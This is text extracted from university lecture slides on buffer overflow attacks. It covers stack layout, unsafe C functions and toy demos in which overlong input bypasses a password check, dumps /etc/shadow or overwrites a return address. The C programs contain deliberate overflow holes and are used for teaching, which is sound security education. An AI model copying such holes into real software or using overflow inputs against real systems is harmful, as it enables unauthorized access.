

COMP 4384 Software Security

Module 6: *Buffer Overflow Attacks*

Ahmed Tamrawi



atamrawi



atamrawi.github.io



ahmedtamrawi@gmail.com

Acknowledgment Notice

Part of the slides are based on content from CMSC414 course by **Dave Levin** (<https://www.cs.umd.edu/class/spring2019/cmsc414/>), Ben Holland's notes on the Program Analysis for Cybersecurity training for US Cyber Challenge security boot camps (<https://github.com/benjhollla/PAC>) and Smashing The Stack For Fun And Profit by Phrack Magazine (<http://phrack.org/issues/49/14.html>)

Can we view /etc/shadow without password?

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(){
    int passCheck = 0;
    char password[16];

    printf("Enter password: ");
    scanf("%s", password);

    if(strcmp(password, "secret")) {
        printf("\nWrong Password!\n");
    } else {
        printf("\nCorrect Password\n");
        passCheck = 1;
    }
    if(passCheck) {
        system("cat /etc/shadow");
    }
    return 0;
}
```

```
ahmed@Ubuntu-Machine: ~/Desktop/software-security/module-06
ahmed@ubuntu-machine:~/Desktop/software-security/module-06$ gcc -fno-stack-protector -o readblindly readblindly.c
ahmed@ubuntu-machine:~/Desktop/software-security/module-06$ sudo ./readblindly
Enter password: 123

Wrong Password!
ahmed@ubuntu-machine:~/Desktop/software-security/module-06$ sudo ./readblindly
Enter password: 56715671

Wrong Password!
ahmed@ubuntu-machine:~/Desktop/software-security/module-06$ sudo ./readblindly
Enter password: 56718651871657815178568175618778917917

Wrong Password!
root::!:18519:0:99999:7:::
daemon::!:18474:0:99999:7:::
bin::!:18474:0:99999:7:::
sys::!:18474:0:99999:7:::
sync::!:18474:0:99999:7:::
games::!:18474:0:99999:7:::
man::!:18474:0:99999:7:::
lp::!:18474:0:99999:7:::
mail::!:18474:0:99999:7:::
news::!:18474:0:99999:7:::
uucp::!:18474:0:99999:7:::
proxy::!:18474:0:99999:7:::
www-data::!:18474:0:99999:7:::
backup::!:18474:0:99999:7:::
l1st::!:18474:0:99999:7:::
lrc::!:18474:0:99999:7:::
gnats::!:18474:0:99999:7:::
nobody::!:18474:0:99999:7:::
systemd-network::!:18474:0:99999:7:::
systemd-resolve::!:18474:0:99999:7:::
systemd-timesync::!:18474:0:99999:7:::
messagebus::!:18474:0:99999:7:::
syslog::!:18474:0:99999:7:::
_apt::!:18474:0:99999:7:::
tss::!:18474:0:99999:7:::
u1dd::!:18474:0:99999:7:::
tcpdump::!:18474:0:99999:7:::
avahi-autolpd::!:18474:0:99999:7:::
usbmux::!:18474:0:99999:7:::
rtkit::!:18474:0:99999:7:::
dnsmasq::!:18474:0:99999:7:::
cups-pk-helper::!:18474:0:99999:7:::
speech-dispatcher::!:18474:0:99999:7:::
avahi::!:18474:0:99999:7:::
kernoops::!:18474:0:99999:7:::
saned::!:18474:0:99999:7:::
nm-openvpn::!:18474:0:99999:7:::
hpllp::!:18474:0:99999:7:::
```

Compile/Build the program

*"-fno-stack-protector" option will disable
overflow security checks*

Run the program

with superuser (root) privileges



Important Notes on the Details discussed in this Module

- We consider the process stack to grow down towards low memory addresses and the process heap to expand up towards high memory addresses.
- Unless stated otherwise, we do not take into consideration possible padding of values in memory for maintaining proper alignment in illustrations.
- Unless stated otherwise, we consider the operating system to place local variables on the stack in the order they occur in the source code and in a contiguous manner.
- In reality, there are no requirements for the stack to be contiguous in the language, the OS, or the hardware. The only requirement of the stack is that frames are linked. Thus allowing the stack to push/pop frames as scopes/functions are entered/left.
- Stack organization is completely unspecified and is implementation specific.



NOTE: Program execution goes in the direction of **higher memory addresses**

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(){
    int passCheck = 0;
    char password[16];


    printf("Enter password: ");
    scanf("%s", password);

    if(strcmp(password, "secret")) {
        printf("\nWrong Password!\n");
    } else {
        printf("\nCorrect Password\n");
        passCheck = 1;
    }
    if(passCheck) {
        system("cat /etc/shadow");
    }
    return 0;
}
```

*Read more about possible padding for proper alignment in x86 architecture:
<https://stackoverflow.com/questions/4162964/whats-this-between-local-var-and-ebp-on-the-stack>
<https://stackoverflow.com/questions/35249788/waste-in-memory-allocation-for-local-variables>
<https://stackoverflow.com/questions/2399072/why-gcc-4-x-default-reserve-8-bytes-for-stack-on-linux-when-calling-a-method>

0xFFFFFFFF

Stack Grows



Variables/Buffers filled



0x00000000

The drawing does **not** take into consideration possible padding of values in memory for **maintaining proper alignment***



NOTE: Program execution goes in the direction of **higher memory addresses**

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(){
    int passCheck = 0;
    char password[16];

    printf("Enter password: ");
    scanf("%s", password);

    if(strcmp(password, "secret")) {
        printf("\nWrong Password!\n");
    } else {
        printf("\nCorrect Password\n");
        passCheck = 1;
    }
    if(passCheck) {
        system("cat /etc/shadow");
    }
    return 0;
}
```

***Read more about possible padding for proper alignment in x86 architecture:**


<https://stackoverflow.com/questions/4162964/whats-this-between-local-var-and-ebp-on-the-stack>

<https://stackoverflow.com/questions/35249788/waste-in-memory-allocation-for-local-variables>

<https://stackoverflow.com/questions/2399072/why-gcc-4-x-default-reserve-8-bytes-for-stack-on-linux-when-calling-a-method>

0xFFFFFFFF

Stack Grows




Variables/Buffers filled



0x00000000

The drawing does **not** take into consideration possible padding of values in memory for **maintaining proper alignment***




BUFFER OVERFLOW ATTACKS

- A classic example of an application program attack, which allows for **privilege escalation**, is known as a **buffer overflow attack**.
- In any situation, where a program **allocates memory** to store information, care must be taken to ensure that **copying user-supplied data to this memory is done securely and with boundary checks**.

Buffer overflow example

Buffer (8 bytes)								Overflow	
U	S	E	R	N	A	M	E	1	2
0	1	2	3	4	5	6	7	8	9



BUFFER OVERFLOW ATTACKS

- If this is not the case, then it may be possible for an attacker to provide input that **exceeds the length of the allocated memory**.
- Because the provided input is **larger than the allocated memory**, this may **overwrite data beyond the location of the allocated memory**, and potentially allow the attacker to **gain control of the entire process** and **execute arbitrary code on the machine**.

Buffer overflow example

Buffer (8 bytes)								Overflow	
U	S	E	R	N	A	M	E	1	2
0	1	2	3	4	5	6	7	8	9

Allocation Strategies: *Static Buffer Allocation*

- Memory for a buffer is allocated **once** and the buffer retains its initial size for the duration of its existence. (*located into program's stack*)
- The biggest advantage of this approach is **simplicity**. Because a buffer remains the *same size throughout its lifetime*, it is easier for programmers to keep track of the size of the buffer and ensure that operations performed on it are safe.

```
int main(int argc, char **argv) {
    char str[BUFSIZE];
    int len;
    len = snprintf(str, BUFSIZE, "%s(%d)", argv[0], argc);
    printf("%s\n", str);
    if (len >= BUFSIZE) {
        printf("length truncated (from %d)\n", len);
    }
    return SUCCESS;
}
```

Allocation Strategies: *Dynamic Buffer Allocation*

- Allows for buffers to be **resized** according to runtime values as required by the program. (*located into program's heap*).
- By decoupling decisions about buffer sizes from the compilation of the program, a dynamic solution enables programs to function more **flexibly** when the data they operate on vary significantly at runtime.

```
int main(int argc, char **argv) {
    char *str;
    int len;
    if ((str = (char *)malloc(BUFSIZE)) == NULL) {
        return FAILURE_MEMORY;
    }
    len = snprintf(str, BUFSIZE, "%s(%d)", argv[0], argc);
    if (len >= BUFSIZE) {
        free(str);
        if ((str = (char *)malloc(len + 1)) == NULL) {
            return FAILURE_MEMORY;
        }
        snprintf(str, len + 1, "%s(%d)", argv[0], argc);
    }
    printf("%s\n", str);
    free(str);
    str = NULL;
    return SUCCESS;
}
```

Allocation Strategies: *Dynamic Buffer Allocation*

- The additional **complexity** involved in dynamic allocation is obvious.
 - The addition of code to determine the desired buffer size.
 - Allocation of the new memory.
 - Checking to see that the allocation succeeds.
- The program's correctness is **harder** to verify because a runtime value controls the size of the dynamically allocated

```
int main(int argc, char **argv) {
    char *str;
    int len;
    if ((str = (char *)malloc(BUFSIZE)) == NULL) {
        return FAILURE_MEMORY;
    }
    len = snprintf(str, BUFSIZE, "%s(%d)", argv[0], argc);
    if (len >= BUFSIZE) {
        free(str);
        if ((str = (char *)malloc(len + 1)) == NULL) {
            return FAILURE_MEMORY;
        }
        snprintf(str, len + 1, "%s(%d)", argv[0], argc);
    }
    printf("%s\n", str);
    free(str);
    str = NULL;
    return SUCCESS;
}
```


Why is this C code vulnerable?


```
#include <stdio.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
    return 0;
}
```

- Program is *soliciting input* from the user through the program arguments and the input is stored to memory (buf).
- **Input bounds are not checked** and data in memory can be **overwritten**
- The **main** function has a return address that can be overwritten to point to data in the buffer

Buffer Overflow Basics

- In 2001, the National Science Foundation funded an initiative to create interactive learning modules for a variety of security subjects including buffer overflows. The project was not maintained after its release and has recently become defunct.
- Fortunately, Ben Holland (<https://github.com/benjholla>) was able to salvage the buffer overflow module and refactor the examples to work again. Resurrected Fork: <https://github.com/benjholla/bomod>
- We will use these interactive modules to examine execution jumps, stack space, and the consequences of buffer overflows at a high-level before we attempt the real thing.

Buffer Overflow Module (bomod)



<https://github.com/benjholla/bomod>

Demonstrates how stacks are used to keep track of subroutine calls.


Demonstrates stack attack or stack smashing

Demonstrates "variable attack" buffer overflow, where the target is data.

Demonstrates how the StackGuard compiler can help prevent stack attacks

Demonstrates the way languages like C use stack frames to store local variables, pass variables from function to function by value and by reference and return control to the calling subroutine when the called subroutine exits.


Stack Data Structure



Memory Layout

Simulator Memory Overview

- There are 256 bytes of memory. Memory is laid out left to right and top to bottom (just like a book). The first byte of memory is at address 0x00, the second byte is at address 0x01, and the last byte is at address 0xFF.
- A * indicates the current position of the program counter (the current instruction to be executed).
- A x indicates where a subroutine was called and where the program pointer will return to after the subroutine is finished executing.
- The color of the C code for each subroutine matches the color of the corresponding subroutine memory location.
- A \$ indicates a return pointer to the subroutine with the same color as the \$ address.
- A ? indicates a stack canary. If the value of a canary changes, then the stack guard check will fail.



Memory Layout

Simulator Memory Overview

- There are 256 bytes of memory. Memory is laid out left to right and top to bottom (just like a book). The first byte of memory is at address 0x00, the second byte is at address 0x01, and the last byte is at address 0xFF.
- A `*` indicates the current position of the program counter (the current instruction to be executed).
- A `x` indicates where a subroutine was called and where the program pointer will return to after the subroutine is finished executing.
- The color of the C code for each subroutine matches the color of the corresponding subroutine memory location.
- A `$` indicates a return pointer to the subroutine with the same color as the `$` address.
- A `?` indicates a stack canary. If the value of a canary changes, then the stack guard check will fail.

BOMod Stacks Interactive Demo

☒ Program Counter Delay Input:

```
void foo_1(char *p_my_parameter)
{
    *p_my_parameter = 'F';
}

void foo_2(char my_parameter)
{
    char my_local_variable = 'E';
    my_parameter = 'V';
    foo_1(&my_local_variable);
}

void foo_3(char my_parameter)
{
    char my_local_variable = 'Q';
    foo_2(my_local_variable);
    foo_1(&my_parameter);
}

void main()
{
    foo_3('A');
}
```

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0																
1																
2																
3																
4																
5																
6																
7																
8																
9																
A																
B																
C																
D																
E																
F																

Click 'Play' or 'Step Forward' to begin.

StacksDemo.jar

Hello Dr. Bones!

- If we are attempting to login as Dr. Bones and enter “TEST” as his password this program will print “Access denied.”
- If we don't know Dr. Bones' password can we still log in?

BOMod Variable Attack Interactive Demo

☒ Program Counter Delay Play Stop Step Forward Reset Input: TEST

```
#include <stdio.h>
#include <string.h>

int check_password()
{
    char correct_password = 'F';
    char input[8];

    gets(input);
    if (!strcmp(input, "SPOCKSUX"))
        correct_password = 'T';
    return (correct_password == 'T');
}

void main()
{
    puts("Enter Password:");
    if (check_password())
        puts("Hello, Dr. Bones.");
    else
        puts("Access denied.");
}
```

Enter Password: TEST

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0																
1								X								
2																
3																
4																
5																
6																
7																
8																
9																
A																
B																
C																
D																
E																
F																

You didn't enter the right password, but do you need to?

SpockDemo.jar

Hello Dr. Bones!

BOMod Variable Attack Interactive Demo

☒ Program Counter Delay Play Stop Step Forward Reset Input: AAAAAAAT

```
#include <stdio.h>
#include <string.h>

int check_password()
{
    char correct_password = 'F';
    char input[8];

    gets(input);
    if (!strcmp(input, "SPOCKSUX"))
        correct_password = 'T';
    return (correct_password == 'T');
}

void main()
{
    puts("Enter Password:");
    if (check_password())
        puts("Hello, Dr. Bones.");
    else
        puts("Access denied.");
}
```

Enter Password:
AAAAAAAAT
Hello, Dr. Bones.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0																
1																
2									*							
3																
4																
5																
6																
7																
8																
9																
A																
B																
C																
D																
E																
F																

You're now logged in as Dr. Bones

SpockDemo.jar

What happened?

- The program first declares a single character variable `correct_password` with value 'F', then declares an 8-character buffer called `input`.
- Since the stack grows towards `0x00` this means that if the `input` buffer overflows the next value overwritten will be `correct_password`.

The screenshot shows a window titled "BOMod Variable Attack Interactive Demo". At the top, there are controls: a checked "Program Counter Delay" checkbox, and buttons for "Play", "Stop", "Step Forward", "Reset", and an "Input:" field containing "TEST".

The main area displays C code. The `check_password()` function is highlighted in green. It declares `char correct_password = 'F';` and `char input[8];`. It uses `gets(input);` to read input. An `if (!strcmp(input, "SPOCKSUX"))` check is followed by `correct_password = 'T';` and a `return (correct_password == 'T');` statement, which is also highlighted in green. The `main()` function calls `puts("Enter Password:");`, `if (check_password())`, `puts("Hello, Dr. Bones.");`, and `else puts("Access denied.");`.

Below the code, a status message says: "You didn't enter the right password, but do you need to?".

On the right side, there is a memory dump grid. The columns are labeled 0 through F, and the rows are labeled 0 through F. The grid shows memory addresses and their contents. Row 1 has an 'X' at column 7. Row 6 has an asterisk at column 9. Row C contains the string "TEST" followed by "FS" at the end of the row.

At the bottom right, there is a black button labeled "SpockDemo.jar".

What happened?

- If we can overwrite the correct_password variable to 'T' then we can bypass the security check and login as Dr. Bones without knowing his password.
- To do this we just need to **fill the buffer with 8 characters, followed by a 9th character of 'T'**.
- So logging in with password "AAAAAAAAAT" will log us in as Dr. Bones.

```
#include <stdio.h>
#include <string.h>

int check_password()
{
    char correct_password = 'F';
    char input[8];

    gets(input);
    if (!strcmp(input, "SPOCKSUX"))
        correct_password = 'T';
    return (correct_password == 'T');
}

void main()
{
    puts("Enter Password:");
    if (check_password())
        puts("Hello, Dr. Bones.");
    else
        puts("Access denied.");
}
```

Enter Password:
TEST

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0																
1																
2																
3																
4																
5																
6																
7																
8																
9																
A																
B																
C																
D																
E																
F																

You didn't enter the right password, but do you need to?

SpockDemo.jar

Entering forbidden_function?

BOMod Smasher Interactive Demo

☒ Program Counter Delay Play Stop Step Forward Reset Input: AAAAAAAAAAAAAA

```
#include <stdio.h>
typedef char t_STRING[10];
void get_string(t_STRING str)
{
    gets(str);
    puts("You entered:");
    puts(str);
}

void forbidden_function()
{
    puts("Oh, bother.");
}

void main()
{
    t_STRING my_string = "Hello.";

    puts("Enter something:");
    get_string(my_string);
}
```

Enter something:
AAAAAAAAAAAAAAAA
You entered:
AAAAAAAAAAAAAAAA
Segmentation fault.


	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	!	:	<	{	}	"	'	.	^	\$!	\$	#	!	*	@
1	^	(*	~)	[]	,	.	<	}]	[*	!	&
2	@	%	\$	*	(#	(*	%	%	\$!	^	\$	#	#
3	!	\$	@	(#	%	#	^	^	%	\$	%	%	(&	*
4	'	,	/	*	!	:	<	{	}	"	'	.	^	\$!	\$
5	#	!	*	@	^	(*	~)	[]	,	.	<	}]
6	[*	!	&	@	%	\$	*	(#	(*	%	%	\$!
7	^	\$	#	#	!	\$	@	(#	%	#	^	^	%	\$	%
8	%	(&	*	'	,	/	?	!	:	<	{	}	"	'	.
9	^	\$!	\$	#	!	*	@	^	(*	~)	[]	,
A	.	<	}]	[*	!	&	@	%	\$	*	(#	(*
B	%	%	\$!	^	\$	#	#	!	\$	@	(#	%	#	^
C	^	%	\$	%	%	(&	*	'	,	/	?	!	:	<	{
D]	[]	,	.	<	}]	[*	!	&	@	%	\$	*
E]	[]	,	.	<	}]	[*	!	&	@	%	\$	*
F	(#	(*	%	%	\$!	^	\$	#	#	!	\$	@	(

The return address pointed to something that didn't make sense so you caused a segmentation fault

SmasherDemo.jar

Oh, Bother!

- Entering a long string of 'A' characters allows us to **overflow** the input buffer and overwrite the return address of *main*, but if the return address does not point to a valid region in memory a **segmentation fault** will occur.



The screenshot shows a window titled "BOMod Smasher Interactive Demo". At the top, there are controls: a checked "Program Counter Delay" checkbox, and buttons for "Play", "Stop", "Step Forward", "Reset", and an "Input:" field containing "AAAAAAAAAAAA".

The main area displays C code. The first function, `get_string`, uses `gets(str)` to read input into a buffer. The second function, `forbidden_function`, prints "Oh, bother.". The `main` function calls `get_string` and then `forbidden_function`. The line `get_string(my_string);` is highlighted in green.

To the right of the code, a text box shows the interaction: "Enter something: AAAAAAAAAAAAAAAAAA", "You entered: AAAAAAAAAAAAAAAAAA", and "Segmentation fault.".

Below the text box is a memory dump table with 16 columns labeled 0 through F. The rows show hexadecimal values and their corresponding ASCII characters, with some cells highlighted in green and red to indicate memory corruption.

At the bottom, a message states: "The return address pointed to something that didn't make sense so you caused a segmentation fault". The filename "SmasherDemo.jar" is visible in the bottom right corner.

ASCII TABLE

Decimal	Hexadecimal	Binary	Octal	Char	Decimal	Hexadecimal	Binary	Octal	Char	Decimal	Hexadecimal	Binary	Octal	Char
0	0	0	0	[NULL]	48	30	110000	60	0	96	60	1100000	140	`
1	1	1	1	[START OF HEADING]	49	31	110001	61	1	97	61	1100001	141	a
2	2	10	2	[START OF TEXT]	50	32	110010	62	2	98	62	1100010	142	b
3	3	11	3	[END OF TEXT]	51	33	110011	63	3	99	63	1100011	143	c
4	4	100	4	[END OF TRANSMISSION]	52	34	110100	64	4	100	64	1100100	144	d
5	5	101	5	[ENQUIRY]	53	35	110101	65	5	101	65	1100101	145	e
6	6	110	6	[ACKNOWLEDGE]	54	36	110110	66	6	102	66	1100110	146	f
7	7	111	7	[BELL]	55	37	110111	67	7	103	67	1100111	147	g
8	8	1000	10	[BACKSPACE]	56	38	111000	70	8	104	68	1101000	150	h
9	9	1001	11	[HORIZONTAL TAB]	57	39	111001	71	9	105	69	1101001	151	i
10	A	1010	12	[LINE FEED]	58	3A	111010	72	:	106	6A	1101010	152	j
11	B	1011	13	[VERTICAL TAB]	59	3B	111011	73	;	107	6B	1101011	153	k
12	C	1100	14	[FORM FEED]	60	3C	111100	74	<	108	6C	1101100	154	l
13	D	1101	15	[CARRIAGE RETURN]	61	3D	111101	75	=	109	6D	1101101	155	m
14	E	1110	16	[SHIFT OUT]	62	3E	111110	76	>	110	6E	1101110	156	n
15	F	1111	17	[SHIFT IN]	63	3F	111111	77	?	111	6F	1101111	157	o
16	10	10000	20	[DATA LINK ESCAPE]	64	40	1000000	100	@	112	70	1110000	160	p
17	11	10001	21	[DEVICE CONTROL 1]	65	41	1000001	101	A	113	71	1110001	161	q
18	12	10010	22	[DEVICE CONTROL 2]	66	42	1000010	102	B	114	72	1110010	162	r
19	13	10011	23	[DEVICE CONTROL 3]	67	43	1000011	103	C	115	73	1110011	163	s
20	14	10100	24	[DEVICE CONTROL 4]	68	44	1000100	104	D	116	74	1110100	164	t
21	15	10101	25	[NEGATIVE ACKNOWLEDGE]	69	45	1000101	105	E	117	75	1110101	165	u
22	16	10110	26	[SYNCHRONOUS IDLE]	70	46	1000110	106	F	118	76	1110110	166	v
23	17	10111	27	[END OF TRANS. BLOCK]	71	47	1000111	107	G	119	77	1110111	167	w
24	18	11000	30	[CANCEL]	72	48	1001000	110	H	120	78	1111000	170	x
25	19	11001	31	[END OF MEDIUM]	73	49	1001001	111	I	121	79	1111001	171	y
26	1A	11010	32	[SUBSTITUTE]	74	4A	1001010	112	J	122	7A	1111010	172	z
27	1B	11011	33	[ESCAPE]	75	4B	1001011	113	K	123	7B	1111011	173	{
28	1C	11100	34	[FILE SEPARATOR]	76	4C	1001100	114	L	124	7C	1111100	174	
29	1D	11101	35	[GROUP SEPARATOR]	77	4D	1001101	115	M	125	7D	1111101	175	}
30	1E	11110	36	[RECORD SEPARATOR]	78	4E	1001110	116	N	126	7E	1111110	176	~
31	1F	11111	37	[UNIT SEPARATOR]	79	4F	1001111	117	O	127	7F	1111111	177	[DEL]
